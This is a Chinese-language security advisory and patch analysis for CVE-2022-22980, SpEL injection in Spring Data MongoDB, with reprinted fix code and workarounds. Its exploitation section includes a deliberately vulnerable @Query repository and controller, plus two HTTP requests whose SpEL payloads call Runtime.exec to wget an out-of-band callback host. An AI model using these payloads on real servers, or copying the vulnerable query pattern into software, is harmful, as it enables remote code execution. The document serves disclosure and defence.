[CVE-2022-22980] Spring Data MongoDB SpEL 表达式注入
MongoDB 是一种面向文档的 NoSQL 数据库,具有可扩展性和灵活性,用于高容量数据存储。与传统关系数据库使用表和行不同,MongoDB 使用集合和文档。文档由键值对组成,这是 MongoDB 中的基本数据单元。
Spring Data for MongoDB 是 Spring Data 总括项目的一部分,旨在为新的数据存储提供熟悉且一致的基于 Spring 的编程模型,同时保留存储特有的特性和功能。Spring Data MongoDB 项目提供了与 MongoDB 文档数据库的集成。Spring Data MongoDB 的关键功能领域包括以 POJO 为中心的模型,用于与 MongoDB DBCollection 交互,以及轻松编写 Repository 风格的数据访问层。
2022 年 6 月 20 日,VMware 在其官方网站上发布了一份安全公告,涉及影响 Spring Data MongoDB 的 SpEL 表达式注入(可导致远程代码执行)漏洞。您可以在下方找到有关 CVE-2022-22980 漏洞的详细信息。
漏洞
当使用带有 SpEL 表达式的 @Query 或 @Aggregation 注解查询方法时,如果这些表达式包含用于值绑定的查询参数占位符,且输入未经净化处理,则 Spring Data MongoDB 应用程序容易受到 SpEL 注入攻击。此外,在不涉及额外应用程序代码的情况下暴露 repository 查询方法的配置(例如 Spring Data REST)同样容易受到攻击。
具体而言,当满足以下所有条件时,应用程序容易受到攻击:
@Query 或 @Aggregation 注解,使用 SpEL(Spring Expression Language)并在 SpEL 表达式中使用输入参数引用(?0、?1、…)如果满足以下任一条件,则应用程序不易受到攻击:
QueryMethodEvaluationContextProvider受影响版本
Spring Data MongoDB 3.4.0、3.3.0 至 3.3.4 及更早版本受到 CVE-2022-22980 Spring Data MongoDB SpEL 表达式注入 漏洞的影响。
状态
包含修复程序的 Spring Data MongoDB 3.4.1 和 3.3.5 已发布。
缓解措施和建议的临时解决方案
首选方案是升级到 Spring Data MongoDB 3.4.1 和 3.3.5 或更高版本。如果您已完成升级,则无需任何临时解决方案。但是,某些用户可能无法快速完成升级。因此,Spring 团队在下方提供了一些临时解决方案。
使用数组语法: 如果应用程序需要由用户输入控制的动态 SpEL 表达式,请重写查询或聚合声明,在表达式中使用参数引用(用 [0] 代替 ?0)实现自定义 repository 方法: 使用自定义 repository 方法实现替换 SpEL 表达式是一种可行的临时解决方案,可以在应用程序代码中组装动态查询。有关更多详细信息,请参阅 关于 repository 自定义的参考文档。补丁分析:GitHub Issue 和相关提交
SpEL 注入漏洞的 GitHub issue 可从 github.com/spring-projects/spring-data-mongodb/issues/4089 访问。

借助以下两个提交,相关漏洞已得到修复。


通过这些提交,新增了 spring-data-mongodb/src/main/java/org/springframework/data/mongodb/util/json/EvaluationContextExpressionEvaluator.java 类。
class EvaluationContextExpressionEvaluator implements SpELExpressionEvaluator {
ValueProvider valueProvider;
ExpressionParser expressionParser;
Supplier<EvaluationContext> evaluationContext;
public EvaluationContextExpressionEvaluator(ValueProvider valueProvider, ExpressionParser expressionParser,
Supplier<EvaluationContext> evaluationContext) {
this.valueProvider = valueProvider;
this.expressionParser = expressionParser;
this.evaluationContext = evaluationContext;
}
@Nullable
@Override
public <T> T evaluate(String expression) {
return evaluateExpression(expression, Collections.emptyMap());
}
public EvaluationContext getEvaluationContext(String expressionString) {
return evaluationContext != null ? evaluationContext.get() : new StandardEvaluationContext();
}
public SpelExpression getParsedExpression(String expressionString) {
return (SpelExpression) (expressionParser != null ? expressionParser : new SpelExpressionParser())
.parseExpression(expressionString);
}
public <T> T evaluateExpression(String expressionString, Map<String, Object> variables) {
SpelExpression expression = getParsedExpression(expressionString);
EvaluationContext ctx = getEvaluationContext(expressionString);
variables.entrySet().forEach(entry -> ctx.setVariable(entry.getKey(), entry.getValue()));
Object result = expression.getValue(ctx, Object.class);
return (T) result;
}
}

package org.springframework.data.mongodb.util.json;
import java.util.Map;
import java.util.function.Function;
import java.util.function.Supplier;
import org.springframework.data.mapping.model.SpELExpressionEvaluator;
import org.springframework.data.spel.ExpressionDependencies;
import org.springframework.data.util.Lazy;
import org.springframework.expression.EvaluationContext;
import org.springframework.expression.Expression;
import org.springframework.expression.ExpressionParser;
import org.springframework.expression.spel.standard.SpelExpressionParser;
import org.springframework.lang.Nullable;
/**
* Reusable context for binding parameters to a placeholder or a SpEL expression within a JSON structure. <br />
* To be used along with {@link ParameterBindingDocumentCodec#decode(String, ParameterBindingContext)}.
*
* @author Christoph Strobl
* @author Mark Paluch
* @since 2.2
*/
public class ParameterBindingContext {
private final ValueProvider valueProvider;
private final SpELExpressionEvaluator expressionEvaluator;
/**
* @param valueProvider
* @param expressionParser
* @param evaluationContext
*/
public ParameterBindingContext(ValueProvider valueProvider, SpelExpressionParser expressionParser,
EvaluationContext evaluationContext) {
this(valueProvider, expressionParser, () -> evaluationContext);
}
/**
* @param valueProvider
* @param expressionParser
* @param evaluationContext a {@link Supplier} for {@link Lazy} context retrieval.
* @since 2.2.3
*/
public ParameterBindingContext(ValueProvider valueProvider, ExpressionParser expressionParser,
Supplier<EvaluationContext> evaluationContext) {
this(valueProvider, new EvaluationContextExpressionEvaluator(valueProvider, expressionParser, evaluationContext));
}
/**
* @param valueProvider
* @param expressionEvaluator
* @since 3.1
*/
public ParameterBindingContext(ValueProvider valueProvider, SpELExpressionEvaluator expressionEvaluator) {
this.valueProvider = valueProvider;
this.expressionEvaluator = expressionEvaluator;
}
/**
* Create a new {@link ParameterBindingContext} that is capable of expression parsing and can provide a
* {@link EvaluationContext} based on {@link ExpressionDependencies}.
*
* @param valueProvider
* @param expressionParser
* @param contextFunction
* @return
* @since 3.1
*/
public static ParameterBindingContext forExpressions(ValueProvider valueProvider, ExpressionParser expressionParser,
Function<ExpressionDependencies, EvaluationContext> contextFunction) {
return new ParameterBindingContext(valueProvider,
new EvaluationContextExpressionEvaluator(valueProvider, expressionParser, null) {
@Override
public EvaluationContext getEvaluationContext(String expressionString) {
Expression expression = getParsedExpression(expressionString);
ExpressionDependencies dependencies = ExpressionDependencies.discover(expression);
return contextFunction.apply(dependencies);
}
});
}
@Nullable
public Object bindableValueForIndex(int index) {
return valueProvider.getBindableValue(index);
}
@Nullable
public Object evaluateExpression(String expressionString) {
return expressionEvaluator.evaluate(expressionString);
}
@Nullable
public Object evaluateExpression(String expressionString, Map<String, Object> variables) {
if (expressionEvaluator instanceof EvaluationContextExpressionEvaluator) {
return ((EvaluationContextExpressionEvaluator) expressionEvaluator).evaluateExpression(expressionString,
variables);
}
return expressionEvaluator.evaluate(expressionString);
}
public ValueProvider getValueProvider() {
return valueProvider;
}
}
此外,由于对 ParameterBindingJsonReader.java 类进行了重新调整,确保了在绑定 Query 或 Aggregation 注解值中使用的参数时保留参数类型。您可以在下方截图中查看 ParameterBindingJsonReader.java 类的提交更改:


利用步骤
在说明利用步骤之前,先展示示例易受攻击项目(使用 @Query 注解)的 UserRepository.java 类,如下所示:
package com.example.mongodb.repository;
import org.springframework.data.mongodb.repository.MongoRepository;
import com.example.mongodb.model.User;
import org.springframework.data.mongodb.repository.Query;
public interface UserRepository extends MongoRepository<User, String> {
@Query("{ 'userName' : ?#{?0}}")
public User findByUserNameLike(String userName);
}
导入 com.example.mongodb.repository.UserRepository 命名空间的示例控制器类 UserController.java 也如下所示:
package com.example.mongodb.controller;
import com.example.mongodb.model.User;
import com.example.mongodb.repository.UserRepository;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.http.MediaType;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.ResponseStatus;
import org.springframework.web.bind.annotation.RestController;
import org.springframework.http.HttpStatus;
import java.io.UnsupportedEncodingException;
import java.net.URLDecoder;
@RestController
@RequestMapping("/v1/user")
public class UserController {
@Autowired
private UserRepository userRepository;
@ResponseStatus(HttpStatus.CREATED)
@PostMapping(consumes = MediaType.APPLICATION_JSON_VALUE)
public User createUser(@RequestBody User user) {
return userRepository.save(user);
}
@PostMapping(value="/get")
public User readUserById(@RequestParam("keyword") String id) throws UnsupportedEncodingException {
return userRepository.findByUserNameLike(URLDecoder.decode(id, "utf-8"));
}
利用请求与响应
POST /v1/user/get HTTP/1.1
Host: vulnerablehost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
keyword=T(java.lang.String).forName('java.lang.Runtime').getRuntime().exec('wget+98fj4ailoo81u7rkveuwur8hf8l09p.oastify.com/CVE-2022-22980')
HTTP/1.1 500
Content-Type: application/json
Date: Wed, 22 Jun 2022 14:21:20 GMT
Connection: close
Content-Length: 112
{
"timestamp": "2022-06-22T14:21:20.604+00:00",
"status": 500,
"error": "Internal Server Error",
"path": "/v1/user/get"
}

POST /v1/user/get HTTP/1.1
Host: vulnerablehost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
keyword=T(java.lang.Runtime).getRuntime().exec('wget+og8ycpq0w3gg2mzz3t2b26gwnntgh5.oastify.com/CVE-2022-22980')
HTTP/1.1 500
Content-Type: application/json
Date: Wed, 22 Jun 2022 14:36:10 GMT
Connection: close
Content-Length: 112
{
"timestamp": "2022-06-22T14:36:10.827+00:00",
"status": 500,
"error": "Internal Server Error",
"path": "/v1/user/get"
}

有关此漏洞修复的更多信息,请访问以下资源:
致谢: